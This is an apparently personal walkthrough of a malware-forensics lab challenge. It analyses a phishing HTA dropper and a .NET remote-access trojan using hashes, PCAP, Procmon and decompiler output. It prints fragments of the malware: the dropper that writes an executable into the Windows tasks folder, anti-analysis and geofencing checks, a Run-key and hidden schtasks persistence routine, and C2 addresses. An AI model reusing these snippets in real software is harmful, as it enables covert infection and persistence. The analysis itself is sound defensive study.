Einladen - Walkthrough

Sunday, August 11, 2024 4:55 PM

Story:
Our staff recently received an invite to the German embassy to bid farewell to the Germany Ambassador. We believe this invite was a phishing email due to alerts that fired on our organisation's SIEM tooling following the receipt of such mail. We have provided a wide variety of artifacts inclusive of numerous binaries, a network capture, DLLs from the host system and also a .hta file. Please analyse and complete the questions detailed below! Warning This is a warning that this Sherlock includes software that is going to interact with your computer and files. This software has been intentionally included for educational purposes and is NOT intended to be executed or used otherwise. Always handle such files in isolated, controlled, and secure environments. Once the Sherlock zip has been unzipped, you will find a DANGER.txt file. Please read this to proceed.


Task1: **The victim visited a web page. The HTML file of the web page has been provided as 'downloader.html' sample file.**
The web page downloads a ZIP file named 'Invitation_Farewell_DE_EMB.zip'. What is the SHA-256 hash of the ZIP file?

- Extracted the ZIP in FlareVM, and used the following command:

```
FLARE-VM Sun 08/11/2024  6:47:11.27
C:\Users\FlareVM\Desktop\suspicious_files>certutil -hashfile Invitation_Farewell_DE_EMB.zip sha256
SHA256 hash of Invitation_Farewell_DE_EMB.zip:
5d4bf026fad40979541efd2419ec0b042c8cf83bc1a61cbcc069efe0069ccd27
CertUtil: -hashfile command completed successfully.
```

Task2: **The downloaded ZIP file contains a HTA file, which creates multiple files. One of those files is a signed file by Microsoft Corporation.**
In HTA file, which variable's value was the content of that signed file?

- After we extracted the ZIP file, we received multiple files.
  I extracted the hashes of each one of the files and checked on VT.
  Found the executable 'msoev.exe' sign by Microsoft:




- Next I used 'notepad++' to search in all of the extracted ZIP directory the executable 'msoev.exe'.
  And found the variable 'msoev' which related to our exeuctable:

```
var msoev = [144,3,0,4,0,65535,0,184,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,272,0
var content2 = '';
for(var i = 0x0; i < msoev['length']; i++) {
    content2 += String['fromCharCode'](msoev[i]);
}

var f = new ActiveXObject('scripting.filesystemobject');
var msoevpath = f.GetFolder("C:\\windows\\tasks") + '\\msoev.exe';

var a3 = f['opentextfile'](msoevpath, 0x2, 0x1, 0x0);

a3['write']('MZ');
a3['close']();
var a4 = f['opentextfile'](msoevpath, 0x8, 0x1, -0x1);
a4['write'](content2);
a4['close']();
```

Task3: **The threat actor was acting as an embassy of a country, Which country was that?**

- We received that information in the Story.
  Our staff recently received an invite to the German embassy to bid farewell to the Germany Ambassador.

- Found in also in the PDF:



Task4: **The malware communicated with a chatting platform domain. What is the domain name (inclusive of sub domain) the malware connects to?**

- When we extracted the ZIP file we also received 'msoev.pcap', I opened the file via Wireshark and filtered DNS and found the request to the domain **'toyy.zulipchat.com'.**

```
Standard query 0x0f17 A toyy.zulipchat.com
Standard query 0x0f17 A toyy.zulipchat.com
```

Task5: **How many DNS A records were found for that domain?**

- I filtered in Wireshark for DNS queries of type 'A' with the domain 'toyy.zulipchat.com' using the filter dns.qry.name == "toyy.zulipchat.com" && dns.qry.type == 1, and found the response from the DNS server with the answer.

dns.qry.name == "toyy.zulipchat.com" && dns.qry.type == 1

ime	Source	SRC Port	Destination	DST P	Protocol	Length	Info
2023-08-16 15:58:37.005553	192.168.0.105	51935	192.168.0.1	53	DNS	78	Standard query 0x0f17 A toyy.zulipchat.com
2023-08-16 15:58:37.029265	192.168.0.105	51935	192.168.0.1	53	DNS	78	Standard query 0x0f17 A toyy.zulipchat.com
2023-08-16 15:58:37.074593	192.168.0.1	53	192.168.0.105	519…	DNS	174	Standard query response 0x0f17 A toyy.zulipchat.com A 35.171.197.55 A 52.202.201.139 A 54.144.187.26 A 54.165.90.198 A 50.17.237.2

```
> toyy.zulipchat.com: type A, class IN, addr 35.171.197.55
> toyy.zulipchat.com: type A, class IN, addr 52.202.201.139
> toyy.zulipchat.com: type A, class IN, addr 54.144.187.26
> toyy.zulipchat.com: type A, class IN, addr 54.165.90.198
> toyy.zulipchat.com: type A, class IN, addr 50.17.237.238
> toyy.zulipchat.com: type A, class IN, addr 34.227.35.232
```

Task6: **It seems like the chatting service was running on a very known cloud service using a FQDN, where the FQDN contains the IP address of the chatting domain in reversive format somehow. What is the FQDN?**

- First we need to find an FQDN where the domain name contains an IP address in reverse format. Right after the DNS query we identified I notice the reverse DNS query with on of the IP that we found:

2023-08-16 15:58:39.017343	192.168.0.105	54294	192.168.0.1	53	DNS	86	Standard query 0x3bf0 PTR 55.197.171.35.in-addr.arpa
2023-08-16 15:58:39.053383	192.168.0.105	54294	192.168.0.1	53	DNS	86	Standard query 0x3bf0 PTR 55.197.171.35.in-addr.arpa

- When I checked the DNS response, I found that the FQDN was in reversed format and is hosted on an EC2 cloud service:

```
Answers
  > 55.197.171.35.in-addr.arpa: type PTR, class IN, ec2-35-171-197-55.compute-1.amazonaws.com
  [Request In: 82]
  [Time: 0.091232000 seconds]
```

Task7: **What was the parent PID (PPID) of the malware?**

- When we extracted the ZIP file we received the file 'Logfile.PML' which related to Procmon. I opened the file via Procmon and identified the malware execution. Clicked on the execution and found the PID:

Event Properties

Event | Process | Stack

Image

Office Telemetry Log
Microsoft Corporation

Name: msoev.exe
Version: 16.0.16327.20264

Path:
C:\Users\TWF\Desktop\msoev.exe

Command Line:
"C:\Users\TWF\Desktop\msoev.exe"

PID:	10044	Architecture:	64-bit
Parent PID:	4152	Virtualized:	False
Session ID:	1	Integrity:	Medium
User:	DESKTOP-O88AN4O\TWF		
Auth ID:	00000000:00042037		
Started:	8/16/2023 8:58:19 AM	Ended:	(Running)

Modules:

Module	Address	Size	Path	Company	Version
msoev.exe	0x7ff63bda0000	0x10000	C:\Users\TWF\Desktop\msoev.exe	Microsoft Corpor…	16.0.16327.20264

Task8: What was the computer name of the victim computer?

- Found the answer via creation of 'Process-Tree' with Procmon:

msoev.exe (10044)	Office Telemetry L…	C:\Users\TWF\Desktop\msoev.exe	Microsoft Corporat…	DESKTOP-O88AN4O\TWF	"C:\Users\TWF\…	8/16/2023 8:58:1… n/a
Idle (0)		Idle				8/16/2023 9:36:5… n/a
System (4)		System		NT AUTHORITY\SYSTEM		8/16/2023 9:37:0… n/a
MemCompression (1400)		MemCompression		NT AUTHORITY\SYSTEM		8/16/2023 8:37:2… n/a
Registry (100)		Registry		NT AUTHORITY\SYSTEM		8/16/2023 9:36:5… n/a
smss.exe (372)	Windows Session …	C:\Windows\System32\smss.exe	Microsoft Corporat…	NT AUTHORITY\SYSTEM	\SystemRoot\Syst…	8/16/2023 9:37:0… n/a
csrss.exe (468)	Client Server Runt…	C:\Windows\system32\csrss.exe	Microsoft Corporat…	NT AUTHORITY\SYSTEM	%SystemRoot%\s…	8/16/2023 9:37:2… n/a
wininit.exe (544)	Windows Start-Up…	C:\Windows\system32\wininit.exe	Microsoft Corporat…	NT AUTHORITY\SYSTEM	wininit.exe	8/16/2023 9:37:2… n/a
services.exe (684)	Services and Cont…	C:\Windows\system32\services.exe	Microsoft Corporat…	NT AUTHORITY\SYSTEM	C:\Windows\syst…	8/16/2023 9:37:2… n/a


Task9: **What was the username of the victim computer?**

- Found the username on the previous question: **TWF**

Task10: **How many times were the Windows Registry keys set with a data value?**

- Pretty easy one, I filtered via Procmon the malware name and operation of 'RegSetValue':

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_SZ, Length: 2, Data:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_SZ, Length: 16, Data: Cookie:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_SZ, Length: 18, Data: Visited:
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
8:58:3...	msoev.exe	10044	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0



Task11: **Did the malicious mso.dll load by the malware executable successfully?**

- Filtered via Procmon 'Load Image' with the malware name and found the answer:

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:58:3...	msoev.exe	10044	Load Image	C:\Users\TWF\Desktop\msoev.exe	SUCCESS	Image Base: 0x7ff63bda0000, Image Size: 0x10000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fef68f0000, Image Size: 0x1f4000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7fef55b0000, Image Size: 0xbd000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7fef4560000, Image Size: 0x2c7000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\apphelp.dll	SUCCESS	Image Base: 0x7fef1960000, Image Size: 0x90000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0x7fef5bc0000, Image Size: 0xaa000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7fef5510000, Image Size: 0x9e000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x7fef4960000, Image Size: 0x9b000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\rpcrt4.dll	SUCCESS	Image Base: 0x7fef6040000, Image Size: 0x123000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\ucrtbase.dll	SUCCESS	Image Base: 0x7fef4830000, Image Size: 0x100000
8:58:3...	msoev.exe	10044	Load Image	C:\Users\TWF\Desktop\AppVIsvSubsy...	SUCCESS	Image Base: 0x7feef960000, Image Size: 0x4000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\vcruntime140_1...	SUCCESS	Image Base: 0x7ffeeba70000, Image Size: 0xc000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\vcruntime140.dll	SUCCESS	Image Base: 0x7ffee5350000, Image Size: 0x1b000
8:58:3...	msoev.exe	10044	Load Image	C:\Windows\System32\msvcp140.dll	SUCCESS	Image Base: 0x7ffed1010000, Image Size: 0x8e000
8:58:3...	msoev.exe	10044	Load Image	C:\Users\TWF\Desktop\mso.dll	SUCCESS	Image Base: 0x7ffeef940000, Image Size: 0x20000

Task12: **The JavaScript file tries to write itself as a .bat file. What is the .bat file name (name+extension) it tries to write itself as?**


- Found it via VT, I extracted the hash and checked the behavior section on VT and found the answer in the 'Files Written':

Files Written

- C:\Users\ADMINI~1\AppData\Local\Temp\jumpyflame
- C:\Users\ADMINI~1\AppData\Local\Temp\richpear.bat
- C:\Users\ADMINI~1\AppData\Local\Temp\rosecomb.dll
- C:\Windows\cer45D3.tmp

Task13: **The JavaScript file contains a big text which is encoded as Base64. If you decode that Base64 text and write its content as an EXE file. What will be the SHA256 hash of the EXE?**

- I opened the JS script file via notepad++ and found the encoded text:



- I decoded it via 'CyberChef' and saved the output as a new file, and used 'certutil' utility to find the hash:

```
FLARE-VM Sun 08/11/2024  8:56:01.32
C:\Users\FlareVM\Downloads>certutil -hashfile download.exe sha256
SHA256 hash of download.exe:
db84db8c5d76f6001d5503e8e4b16cdd3446d5535c45bbb0fca76cfec40f37cc
CertUtil: -hashfile command completed successfully.

FLARE-VM Sun 08/11/2024  8:56:06.96
C:\Users\FlareVM\Downloads>
```

Task14: **The malware contains a class Client.Settings which sets different configurations. It has a variable 'Ports' where the value is Base64 encoded. The value is decrypted using Aes256.Decrypt. After decryption, what will be its value (the decrypted value will be inside double quotation)?**

- On this question, I used VT and found the ports:

Memory Pattern Urls

tcp://194.37.80.5:111

tcp://194.37.80.5:5544

tcp://194.37.80.5:666

tcp://194.37.80.5:777

- You can use dnSpy and performed dynamic analysis.

Task15: **The malware sends a HTTP request to a URI and checks the country code or country name of the victim machine. To which URI does the malware sends request for this?**

- I used FLOSS/Strings via grep on 'HTTP' to find the answer:

```
C:\Users\FlareVM\Desktop\suspicious_files
λ floss download.exe | grep 'http'
WARNING: floss: .NET language-specific string extraction is not supported yet
WARNING: floss: FLOSS does NOT attempt to deobfuscate any strings from .NET binaries
INFO: floss: disabled string deobfuscation
INFO: floss: extracting static strings
INFO: floss: finished execution after 0.02 seconds
INFO: floss: rendering results
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
http://ip-api.com/json/

C:\Users\FlareVM\Desktop\suspicious_files
λ http://ip-api.com/json/
```

Task16: After getting the country code or country name of the victim machine, the malware checks some country codes and a country name. In case of the country name, if the name is matched with the victim machine's country name, the malware terminates itself. What is the country name it checks with the victim system?

- Found the answer via ILSpy, search for 'country' and found the relevant function:

Search: country

Name	Location	
CultureData.SENGCOUNTRY : string	System.Globalization.CultureData	mscorlib, V
CultureData.sAbbrevCountry : string	System.Globalization.CultureData	mscorlib, V
CultureData.SNATIVECOUNTRY : string	System.Globalization.CultureData	mscorlib, V
CultureData.sNativeCountry : string	System.Globalization.CultureData	mscorlib, V
Antisng.GetCountryCode() : string	Client.Helper.Antisng	EmpireClie
Antisng.GetCountryName() : string	Client.Helper.Antisng	EmpireClie
CultureData.LOCALE_ICOUNTRY : uint	System.Globalization.CultureData	mscorlib, V

GetSNG() : void

```
// EmpireClient, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Client.Helper.Antisng
using System;

public static void GetSNG()
{
    string countryCode = GetCountryCode();
    string countryName = GetCountryName();
    switch (countryCode)
    {
    default:
        if (!(countryName == "Russia"))
        {
            break;
        }
        goto case "RU";
    case "RU":
    case "AZ":
    case "AM":
    case "BY":
    case "KZ":
    case "KG":
    case "MD":
    case "TJ":
    case "TM":
    case "UZ":
        Environment.Exit(0);
        break;
    }
}
```

Task17: **As an anti-debugging functionality, the malware checks if there is any process running where the process name is a debugger. What is the debugger name it tries to check if that's running?**

- Found it in 'Anti_Analysis' function:

Anti_Analysis
- Base Types
- Derived Types
- <>c
- Anti_Analysis()
- CheckWMI() : bool
- DetectDebugger() : bool
- DetectManufacturer() : bool
- DetectSandboxie() : bool
- GetModelsAndManufactures() : List<
- IsProcessRunning(string) : bool
- IsSmallDisk() : bool
- IsXP() : bool
- RunAntiAnalysis() : void

NativeWindow.DebuggerPresent : int — System.Windows.Forms.NativeWindow

Marker.DebuggerDisplay : string — System.Collections.Generic.Marker

RunAntiAnalysis() : void

```
// EmpireClient, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Client.Helper.Anti_Analysis
using System;

public static void RunAntiAnalysis()
{
    if (DetectManufacturer() || DetectDebugger() || DetectSandboxie() || IsSmallDisk() || IsXP() || IsProcessRunning("dnSpy") || CheckWMI())
    {
        Environment.FailFast(null);
    }
```

Task18: **For persistence, the malware writes a Registry key where the registry key is hardcoded in the malware in reversed format. What is the registry key after reversing?**

- When I opened the malware via ILSpy I identified the function 'NormalStartup' which indicates to persistence method.
  In the function I found the reversed registry key:

```
using RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree
registryKey?.SetValue(Path.GetFileNameWithoutExtension(text), "\"" + text + "\"");
```

- I used chat the convert it and found the answer:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
```

Task19: **The malware sets a scheduled task. What is the Run Level for the scheduled task/job it sets?**

- Found it on the same function:

```
processStartInfo.Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn \"" + Path.GetFileNameWithoutExtension(text) + "\" /tr \"" + text + "\" & exit";
processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
processStartInfo.CreateNoWindow = true;
Process.Start(processStartInfo);
```